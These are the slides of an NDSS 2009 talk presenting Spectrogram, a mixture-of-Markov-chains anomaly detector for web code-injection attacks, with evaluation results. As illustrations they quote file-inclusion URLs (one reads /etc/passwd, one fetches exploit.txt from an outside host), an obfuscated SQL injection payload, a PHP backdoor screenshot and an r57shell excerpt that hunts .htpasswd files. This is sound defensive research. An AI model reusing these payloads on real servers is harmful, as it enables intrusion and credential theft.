

Spectrogram

A Mixture-of-Markov Chains Model for Anomaly Detection in Web-Traffic

Yingbo Song Angelos D. Keromytis Salvatore J. Stolfo

Department of Computer Science
Columbia University
New York, NY, 10027

Network and Distributed Security Symposium, 2009
San Diego, California

Overview

This presentation is about web-layer code injection attacks.

Spectrogram, a machine-learning-based anomaly detection (AD) sensor.

Outline of Talk

- 1 Web-Layer Code Injection
 - Current Trends
 - Related Work
- 2 Spectrogram Architecture
 - Network Situated IDS
- 3 Spectrogram Model
 - Statistical Dependency Structure
 - Markov-Chain Model
 - Training
 - Evaluation

Background

Client → Server

Web-layer attacks: Injecting foreign code into a web server at the script layer. SQL Injection, PHP File-inclusion, Javascript XSS.

Background

Normal request:

`http://www.victim.com/vuln.php?fname=file1.pdf`

Local File-Inclusion:

`http://www.victim.com/vuln.php?fname=../../../../../../etc/passwd`

Remote File-Inclusion:

`http://www.victim.com/vuln.php?fname=
$include($bbb)$exit()&bbb=http://www.haxx.org/exploit.txt?`

Background

Normal request:

`http://www.victim.com/vuln.php?fname=file1.pdf`

Local File-Inclusion:

`http://www.victim.com/vuln.php?fname=../../../../../../../../etc/passwd`

Remote File-Inclusion:

`http://www.victim.com/vuln.php?fname=
$include($bbb)$exit()&bbb=http://www.haxx.org/exploit.txt?`

Background

Normal request:

`http://www.victim.com/vuln.php?fname=file1.pdf`

Local File-Inclusion:

`http://www.victim.com/vuln.php?fname=../../../../../../../../etc/passwd`

Remote File-Inclusion:

`http://www.victim.com/vuln.php?fname=
$include($bbb)$exit()&bbb=http://www.haxx.org/exploit.txt?`

Simple PHP Backdoor

Simple PHP Backdoor

System information: [here](#)
PHP info: [here](#)
Send an email: [here](#)

Read a file

Edit a file

Download a file
 Directory:
 File:

Upload a file

to directory:

Browse a directory

Execute a shell command

Shell command: `ps auxfw`

USER	PID	%CPU	%MEM	VSIZE	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.0	0.0	2844	1684	?	Ss	Jan21	0:03	/sbin/init
root	2	0.0	0.0	0	0	?	S	Jan21	0:00	[migration/
root	3	0.0	0.0	0	0	?	SN	Jan21	0:00	[ksofirqd/
root	4	0.0	0.0	0	0	?	S	Jan21	0:00	[migration/
root	5	0.0	0.0	0	0	?	SN	Jan21	0:00	[ksofirqd/
root	6	0.0	0.0	0	0	?	S	Jan21	0:00	[migration/
root	7	0.0	0.0	0	0	?	SN	Jan21	0:00	[ksofirqd/
root	8	0.0	0.0	0	0	?	S	Jan21	0:00	[migration/
root	9	0.0	0.0	0	0	?	SN	Jan21	0:00	[ksofirqd/
root	10	0.0	0.0	0	0	?	S	Jan21	0:00	[events/0]
root	11	0.0	0.0	0	0	?	Ss	Jan21	0:00	[events/1]
root	12	0.0	0.0	0	0	?	Ss	Jan21	0:00	[events/2]
root	13	0.0	0.0	0	0	?	Ss	Jan21	0:00	[events/3]
root	14	0.0	0.0	0	0	?	Ss	Jan21	0:00	[khelper]
root	15	0.0	0.0	0	0	?	Ss	Jan21	0:00	[kthread]
root	21	0.0	0.0	0	0	?	Ss	Jan21	0:00	\ [kblock
root	22	0.0	0.0	0	0	?	Ss	Jan21	0:00	\ [kblock
root	23	0.0	0.0	0	0	?	Ss	Jan21	0:00	\ [kblock
root	24	0.0	0.0	0	0	?	Ss	Jan21	0:00	\ [kblock
root	25	0.0	0.0	0	0	?	Ss	Jan21	0:00	\ [kacpid
root	123	0.0	0.0	0	0	?	Ss	Jan21	0:00	\ [cqueue
root	124	0.0	0.0	0	0	?	Ss	Jan21	0:00	\ [cqueue
root	125	0.0	0.0	0	0	?	Ss	Jan21	0:00	\ [cqueue
root	126	0.0	0.0	0	0	?	Ss	Jan21	0:00	\ [cqueue
root	127	0.0	0.0	0	0	?	Ss	Jan21	0:00	\ [kscrio
root	210	0.0	0.0	0	0	?	S	Jan21	0:00	\ find#1us

Figure: PHP Backdoor - 304 lines of PHP.

Can We Rely on Signatures?

What we are used to:

“; DROP TABLE users; - -”

What is used today:

```
DECLARE%20@S%20CHAR(4000);SET%20@S=CAST(0x4445434C4  
15245204054207661726368617228...970743E3C212D2D272727  
294645544348204E4558542046524F4D20205461626C655F43757  
2736F7220494E544F2040542C404320454E4420434C4F53452054  
61626C655F43C4C4F43415445205461626C655F437572736F72%  
20AS%20CHAR(4000));EXEC(@S);
```

Can We Rely on Signatures?

What we are used to:

“; DROP TABLE users; - -”

What is used today:

```
DECLARE%20@S%20CHAR(4000);SET%20@S=CAST(0x4445434C4  
15245204054207661726368617228...970743E3C212D2D272727  
294645544348204E4558542046524F4D20205461626C655F43757  
2736F7220494E544F2040542C404320454E4420434C4F53452054  
61626C655F43C4C4F43415445205461626C655F437572736F72%  
20AS%20CHAR(4000));EXEC(@S);
```

A Growing Threat

- Hundreds of thousands attacks per day. [SANS '07]
- 120,000 sources, 4,000 vulnerabilities. [SANS '07]
- 16,000 compromised sites per day. [Sophos '08]
- These rates are rapidly **increasing**.

Columbia CS. receives one to two thousand attacks per day.

Many automated scans: Coppermine exploit, phpBB *etc.*

Related Sensors

PayL

K. Wang, G. Cretu, S. Stolfo *Anomalous Payload-based Worm Detection and Signature Generation*. (RAID 2005)

Anagram

K. Wang, J. Parekh, S. Stolfo *Anagram: A Content Anomaly Detector Resistant To Mimicry Attack*. (RAID 2006)

Web Sensor

W. Robertson, G. Vigna, C. Kruegel, R. Kemmerer. *Using Generalization and Characterization Techniques in the Anomaly-based Detection of Web-Attacks*. (NDSS 2006).

C. Kruegel and G. Vigna. *Anomaly Detection of Web-Based Attacks*. (CCS 2003).

Related Sensors

PayL - Models character distributions.

Anagram - Fast hash-maps of higher order N -gram tokens.

Parameter estimation ill-posed \rightarrow trade-off between acc. and FP.

Web Sensor - (Vigna, *et al.*) Character distributions, transitions, probabilistic grammar.

Spectrogram

- General extension of transitions-based model.
- An interpolation between two statistical extremes (PayL vs Anagram)
- Significant improvements in accuracy and FP.

Network IDS

Spectrogram is designed to be an AD-analogue of Snort.

Detects **client** → **server** attacks.

- **Learns to recognize legitimate input.**
- Passive sensor – does not intercept requests.
- Operates at the network layer (off-host).
- Monitors remote as well as local hosts.
- Dynamic flow reconstruction with `tcpflow`.

tcpdump-like syntax:

```
./spectrogram -i eth0 net 128.59.0.0/16 cucs.mdl
```

HTTP-Request

```
GET /path/script.php?val1=bleh&val2=blah&val3=... HTTP/1.1  
Host: vulnerable.com  
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; ...)  
Accept-Language: en-us,en;q=0.5  
Referrer: http://somesite.net  
...
```

Extract the relevant features: in this case, the argument strings.

Normalization: unescape(), tolower(), etc.

Runtime

Real-time detection is possible.

Gram-Level	Sensor Speed
2-Gram	17,094 req/sec
3-Gram	12,195 req/sec
5-Gram	7,262 req/sec
7-Gram	4,721 req/sec
15-Gram	1,960 req/sec
Reassembly	39,000 req/sec

Table: SG-5 on a 3Ghz machine. 15,927 samples were used. Packet-reassembly is done using the `tcpflow` library.

THE STATISTICAL MODEL

Goals

Given input string:

`http://vuln.com/script.php?val1=foo&val2=bar`

- Want a statistical representation for the input string.
- How can we structure the model?

$$p('foo') = p('f')p('o')p('o')$$

$$p('foo') = p('fo')p('o'), \dots ?$$

- Need sufficient capacity but not too complex to train.

Complexity

<http://vuln.com/script.php?val1=foo&val2=bar>

1-gram

0.1	0.2	0.4		
A	B	C	D	

$p('A')$, $p('B')$

$\Theta(256)$

2-gram

	A	B	C	D
A	0.1			0.2
B		0.01		
C			0.06	
D			0.15	

$p('AB')$, $p('CA')$

$\Theta(256^2)$

3-gram

	A	B	C	D
A				
B				
C				
D				

$p('ABC')$, $p('CBA')$

$\Theta(256^3)$

Space/complexity grows exponentially. Grams of size G: $O(256^G)$.


Dependency Structure

<http://vuln.com/script.php?val1=foo&val2=bar>


Independent: Assumption too strong, weak inference



Full dependency: Density estimation is ill-posed



Markov dependency: More tractable interpolation



Reasonable Relaxation

`http://vuln.com/script.php?val1=foo&val2=bar`

Structure of web-request:


parameter name \rightarrow input \rightarrow parameter name \rightarrow input

Markov-chain is a reasonable dependency structure.

Given parameter name, infer appropriate input.

N-step Markov-Chain

<http://vuln.com/script.php?val1=foo&val2=bar>
 Higher order Markov-chain.



	A	B	C	D
A	0.1			0.2
B		0.01		
C			0.06	
D			0.15	

	A	B	C	D
A	0.1			0.2
B		0.01		
C			0.06	
D			0.15	


	A	B	C	D
A	0.1			0.2
B		0.01		
C			0.06	
D			0.15	

For gram-size G , requires $G - 1$ transition matrices.

Tractable parameter estimation: $\Theta(256^2 \times (G - 1))$


N-step Markov chain Demo

<http://vuln.com/script.php?val1=foo&val2=bar>




N-step Markov chain Demo

<http://vuln.com/script.php?val1=foo&val2=bar>




N-step Markov chain Demo

<http://vuln.com/script.php?val1=foo&val2=bar>




N-step Markov chain Demo

<http://vuln.com/script.php?val1=foo&val2=bar>




N-step Markov chain Demo

<http://vuln.com/script.php?val1=foo&val2=bar>



N-step Markov chain Demo

<http://vuln.com/script.php?val1=foo&val2=bar>



Markov chain


`http://vuln.com/script.php?val1=foo&val2=bar`

Not just content: “foo”

We learn the structure as well: “val1” → “=” → “foo”

Mixture of Markov-Chains

Spectrogram uses a *mixture* of Markov-chains.



Modeling Settings

Spectrogram has two parameters to adjust: M and G .

G – Size of the sliding window within the Markov chain.

<http://vuln.com/script.php?val1=foo&val2=bar>

M – Number of chains in the mixture model.

Parameters control model *complexity*.

Training this model → solving clustering problem.

TRAINING A MIXTURE OF MARKOV CHAINS

Model Parameter Estimation

Mixture model: non-concave \rightarrow can't use maximum likelihood.


Gradient ascent with **Expectation Maximization (EM)**.

- 1 Randomly initialize parameters Θ .
- 2 **E-Step** Find joint-likelihood $p(\mathcal{D}|\Theta)$.
- 3 **M-Step** Take a step in the gradient, $\nabla p(\mathcal{D}|\Theta) \rightarrow$ update Θ .
- 4 Repeat at Step 2 until no improvement in likelihood.

Soft clustering – each chain absorbs an input class.


Expectation Maximization

Data space:




Expectation Maximization

Randomly initialize parameters:




Expectation Maximization

Monotonic convergence to local-optimum:




Expectation Maximization

Monotonic convergence to local-optimum:



Expectation Maximization

G - Flexibility; M - Number of chains.



Runtime

Gram-Level	Train (Matlab)	Sensor (C++)	Model Size
2-Gram	50.3 s	17,094 req/s	3.1 Mb
3-Gram	35.5 s	12,195 req/s	4.6 Mb
5-Gram	54.8 s	7,262 req/s	7.7 Mb
7-Gram	69.4 s	4,721 req/s	11 Mb
15-Gram	89.8 s	1,960 req/s	23 Mb
Reassembly	39,000 req/s		

Table: SG-5 on a 3Ghz machine. 15,927 samples were used. Packet-reassembly is done using the `tcpflow` library.

Real-time re-training is possible.

EVALUATION

6.85 million requests (approx. two months of traffic) from two Columbia CS-dept. servers.

- Several hundred scripts: portals, user scripts, *etc.*
- Normalize and extract unique samples.
- Manually removed obvious attacks.
- After normalization: **15,927** samples from the student server, **3,292** samples from the department server.
- **637** PHP L/RFI attacks, **103** Javascript XSS, **309** SQL-Injections.
- **2000** unique shellcode samples, **2000** additional ASCII encoded samples.
- Worms: *Code-Red*, *Code-Red II*, *IISMedia*, *IISWebdav*.

Comparison against PAYL

Comparison against the PAYL sensor.



Spectrogram Evaluation


PayL: Character distribution – assumes **independence**.

Attack	(S) PayL	(S) SG-5	(D) PayL	(D) SG-5
L/RFI	5%	78%	5%	74%
JS XSS	11%	99%	9%	99%
SQL-Inj.	76%	98%	75%	97%
Shellcode	100%	100%	100%	100%
ASCII Shc.	100%	100%	100%	100%
Code-Red	✓	✓	✓	✓
Code-Red II	✓	✓	✓	✓
IIS-Media	✓	✓	✓	✓
IIS-Webdav	✓	✓	✓	✓

Table: Accuracy comparison with FP rate held at 1%. Unique samples used to unbiased the data distribution. (S) denotes the student server and (D) denotes the department server.

Compare with Anagram

Comparison against the Anagram sensor.



Compare with Anagram

Anagram: N-gram distribution, assumes **full-dependence**.


Anagram	L/RFI	XSS	SQL	(S) FP	(D) FP
2-Gram	14%	96%	98%	14%	75%
3-Gram	96%	99%	100%	96%	95%
4-Gram	99%	100%	100%	98%	97%
5-Gram	100%	100%	100%	99%	98%

Table: Anagram. Short, dynamic input causes higher FP rates.


Anagram model too complex → density estimation is ill-posed.
Under-fitting → high FP.

Exemplifies the nuances parameter estimation.

Evaluation Results




(a) Student




(b) Department

Figure: ASCII Encoded Shellcode.

Evaluation Results




(a) Student




(b) Department

Figure: SQL Injection.

Evaluation Results




(a) Student




(b) Department

Figure: PHP File-Inclusion.

Evaluation Results



(a) Student



(b) Department

Figure: Javascript Cross-site-scripting.

Full Dataset Evaluation

Server	Total Requests	False Positives
Department	2,652,262	118
Student	4,206,176	287

Table: False Positives over full dataset of requests collected over one month.

- Several orders of magnitude difference in FP (1% vs 0.00006%), due to the *distribution* of the data.
- Majority of web requests were easy to classify correctly.
- Unique samples needed to evaluate classifier capacity without sample-distribution bias.

Summary

In summary:

- Web-layer attacks are growing in scale and complexity.
- Can not rely on signatures in the long term.
- Mixture of Markov chains work well in this domain.
- We presented the basic mechanics of this strategy.

Future work:

- Better feature extraction.
- Automated data sanitization.
- Useability studies across different domains.

Contact

THANK YOU

Yingbo Song yingbo@cs.columbia.edu
Angelos D. Keromytis angelos@cs.columbia.edu
Salvatore J. Stolfo sal@cs.columbia.edu

Intrusion Detection Systems Lab

<http://www.cs.columbia.edu/ids>

Network Security Lab

<http://www.cs.columbia.edu/nsl>

Extra Materials

Extra Materials

The Bad Guys are Clever


```
...
// Login & password crypted with md5, default is 'r57'
$name='ec371748dc2da624b35a4f8f685dd122'; // (user login)
$pass='ec371748dc2da624b35a4f8f685dd122'; // (user password)
/*****
error_reporting(0);
set_magic_quotes_runtime(0);
...
'find all .htpasswd files'=>'find / -type f -name .htpasswd',
'show opened ports'=>'netstat -an | grep -i listen',
```

r57shell, from Russia, ldt.w0lf.

- Web-based command shell.
- Interfaces with back-end databases.
- Post-exploit tools: password stealer, scanners, *etc.*

2206 lines of PHP.

Markov-Chain



In general, for gram size G , the likelihood of character x_i :

$$p_G(x_i | x_{i-1}, \dots, x_{i-G+1}) = \prod_{j=1}^{G-1} p(x_i | x_{i-j})$$

The likelihood of the entire input sequence:

$$p_G(x_1, \dots, x_N) = \prod_{i=G}^N \prod_{j=i}^{G-1} p(x_i | x_{i-j})$$

Geometric Mean

Likelihood must be independent of length:

$$p_G(x_1, \dots, x_N) = \left(\prod_{i=G}^N \prod_{j=i}^{G-1} p(x_i | x_{i-j}) \right)^{1/N}$$

This is the geometric mean of the sequence.

$p(x_i | x_j)$ is just a single entry in a transition matrix. We need to estimate $G - 1$ transition matrices.

This is the parametric form for a *single* Markov-chain.

Mixture of Markov-Chains

$$p_G(\mathbf{x}_1, \dots, \mathbf{x}_N | \Theta) = \sum_{s=1}^M \pi_s \left(\prod_{i=G}^N \prod_{j=i}^{G-1} p(\mathbf{x}_i | \mathbf{x}_{i-j}; \theta_s) \right)^{1/N}$$

Training

Estimate Θ for M chains as well as the M mixing weights, jointly. $\Theta = \{\pi_1, \pi_2, \dots, \pi_M, \theta_1, \theta_2, \dots, \theta_M\}$

π_j - Scalar mixing weight.

θ_j - Set of $G - 1$ transition matrices.

Bayes Rule:

$$P(\Theta|\mathcal{D}) = \frac{P(\mathcal{D}|\Theta)P(\Theta)}{P(\mathcal{D})}$$
$$\arg \max_{\Theta} P(\Theta|\mathcal{D}) = \arg \max_{\Theta} P(\mathcal{D}|\Theta)$$

Find Θ that maximize the likelihood of the training data.

Model Parameter Estimation

Expectation Step: Likelihood of dataset – Log lower-bound.

$$\begin{aligned}\log p_G(\mathcal{D}|\Theta) &= \log \prod_{d=1}^{|\mathcal{D}|} p_G(\mathbf{x}_d|\Theta) \\ &= \sum_{d=1}^{|\mathcal{D}|} \log \left(\sum_{s=1}^M \pi_s \left(\prod_{i=G}^N \prod_{j=i}^{G-1} p(\mathbf{x}_i|\mathbf{x}_{i-j}; \theta_s) \right)^{1/N} \right) \\ &\geq \sum_{d=1}^{|\mathcal{D}|} \left(\sum_{s=1}^M \log \pi_s + \frac{1}{N} \sum_{i=G}^N \sum_{j=i}^{G-1} \log p(\mathbf{x}_{d,i}|\mathbf{x}_{d,i-j}; \theta_s) \right)\end{aligned}$$

Maximization Step: Update the parameter estimations accordingly.

Component likelihoods:

$$\tau_{d,s} = \frac{1}{N} \sum_{i=G}^N \sum_{j=i}^{G-1} \log p(x_{d,i} | x_{d,i-j}; \theta_s)$$

Mixing weights:

$$\pi_j^\dagger = \frac{\prod_{d=1}^{|\mathcal{D}|} \pi_j \tau_{d,s}}{\sum_{j=1}^M \prod_{d=1}^{|\mathcal{D}|} \pi_j \tau_{d,s}}$$

Transition matrices:

$$p^\dagger(x_i | x_j; \theta_s) = \frac{p(x_i | x_j; \theta_s) + \sum_{d=1}^{|\mathcal{D}|} \tau_{d,s}}{\sum_{j=1}^{256} \left(p(x_i | x_j; \theta_s) + \sum_{d=1}^{|\mathcal{D}|} \tau_{d,s} \right)}$$

Data Normalization:

- Unescape each request string.
- Remove white-space and numbers.
- Convert every sample into lower case.
- Use only *unique* samples.

Unique samples are used because the **distribution** of the data is important.